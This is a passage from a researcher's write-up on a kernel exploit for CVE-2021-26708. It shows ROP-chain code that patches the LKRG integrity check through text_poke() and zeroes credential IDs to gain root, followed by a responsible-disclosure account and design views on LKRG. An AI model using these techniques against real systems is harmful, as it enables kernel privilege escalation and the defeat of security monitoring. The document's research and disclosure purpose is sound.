strncpy((char *)xattr_addr + CODE_PATCH_OFFSET, "\x48\x31\xc0\xc3", 5);
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = 4;
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = TEXT_POKE;
                  /* void *text_poke(void *addr, const void *opcode, size_t len) */
rop_gadget[i++] = ROP_JMP_RAX;      /* jmp rax */
```

Here, the shellcode prepares the arguments and calls `text_poke()` for code patching:

1. The address in `RAX` is stored in `RDI` as the first argument of the function. Unfortunately, I couldn't find a smaller gadget doing that, so here, the ROP chain contains the dummy value for `RBX` that is loaded from the kernel stack in the first gadget

2. The `sk_buff` data at `CODE_PATCH_OFFSET` stores the patching payload `0x48 0x31 0xc0 0xc3`. Its address is stored in `RSI` as the second argument of the function
3. The third argument of `text_poke()` is the length of the payload. It is provided via the `RDX` register storing 4.

The `text_poke()` kernel function updates instructions on a live kernel. It remaps the code page and performs `memcpy()`. This trick is used by `kprobes` and other kernel mechanisms.

Then, the same procedure with `kallsyms_lookup_name()`, `cmove` and `text_poke()` is performed for patching the `p_check_integrity()` function of the LKRG module. When that is done, LKRG is helpless and the shellcode can perform the privilege escalation (as described earlier):

```
#define ROP_MOV_QWORD_PTR_RAX_0_RET     (0xFFFFFFFF8112E6D7lu + kaslr_offset)

/* 3. Perform privilege escalation */
rop_gadget[i++] = ROP_POP_RAX_RET;              /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_UID_GID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET;  /* mov qword ptr [rax], 0 ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET;              /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_EUID_EGID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET;  /* mov qword ptr [rax], 0 ; ret */
```

In the final part, the ROP chain restores the original `RSP` value from the `sk_buff` data at `SAVED_RSP_OFFSET`, where it was saved in the beginning:

```
/* 4. Restore RSP and continue */
rop_gadget[i++] = ROP_POP_RAX_RET;               /* pop rax ; ret */
rop_gadget[i++] = uaf_write_value + SAVED_RSP_OFFSET;
rop_gadget[i++] = ROP_MOV_RAX_QWORD_PTR_RAX_RET; /* mov rax, qword ptr [rax] ; ret *
rop_gadget[i++] = ROP_PUSH_RAX_POP_RBX_RET;      /* push rax ; pop rbx ; ret */
rop_gadget[i++] = ROP_PUSH_RBX_POP_RSP_RET;
                  /* push rbx ; add eax, 0x415d0060 ; pop rsp ; ret */
```

Then the `recv()` syscall handling continues with `root` privileges.

Phew! That was the most complicated part of the article.

Nikolay Lomakin: First Product (1953)

Responsible disclosure

On June 10, I disclosed the information about my experiments with LKRG to Adam and Alexander Peslyak aka Solar Designer. We discussed my LKRG bypass method and exchanged views on LKRG in general.

On July 3, I disclosed my attack method at the public `lkrg-users` mailing list. As of August 1, this attack method is not mitigated yet.

In my opinion, LKRG is an amazing project. When I started to learn it, I immediately saw that Adam and other contributors had invested a lot of engineering effort and love into this project. At the same time, I believe that detecting post-exploitation and illegal privilege escalation from inside the kernel is impossible. Einstein said: "We can't solve problems by using the same kind of thinking we used when we created them." In other words, LKRG must be at some other context/layer to detect illegal kernel activity.

I think LKRG can bring much more trouble to attackers if it is ported to a hypervisor (for example, QEMU/KVM) or some FOSS implementation of Arm Trusted Execution Environment (for example, Open-TEE). However, that is a big task, and Adam would need substantial support from the community or maybe from the companies interested in this project.

Conclusion

In this article, I described how I improved my PoC exploit for CVE-2021-26708 in the Linux kernel. It turned out to be an interesting journey with lots of assembly and return-oriented programming. I searched for the ROP/JOP gadgets in the memory of the live GNU/Linux

system and managed to perform stack pivoting in restricted conditions. I also looked at the Linux Kernel Runtime Guard from the attacker's perspective, developed a new attack against LKRG, and shared my results with the LKRG team.

I believe writing this article is useful for the Linux kernel community, since it shows practical aspects of kernel vulnerability exploitation and defense. I hope you enjoyed it.

Contacts

alex.popov@linux.com

a13xp0p0v

a13xp0p0v

a13xp0p0v

a13xp0p0v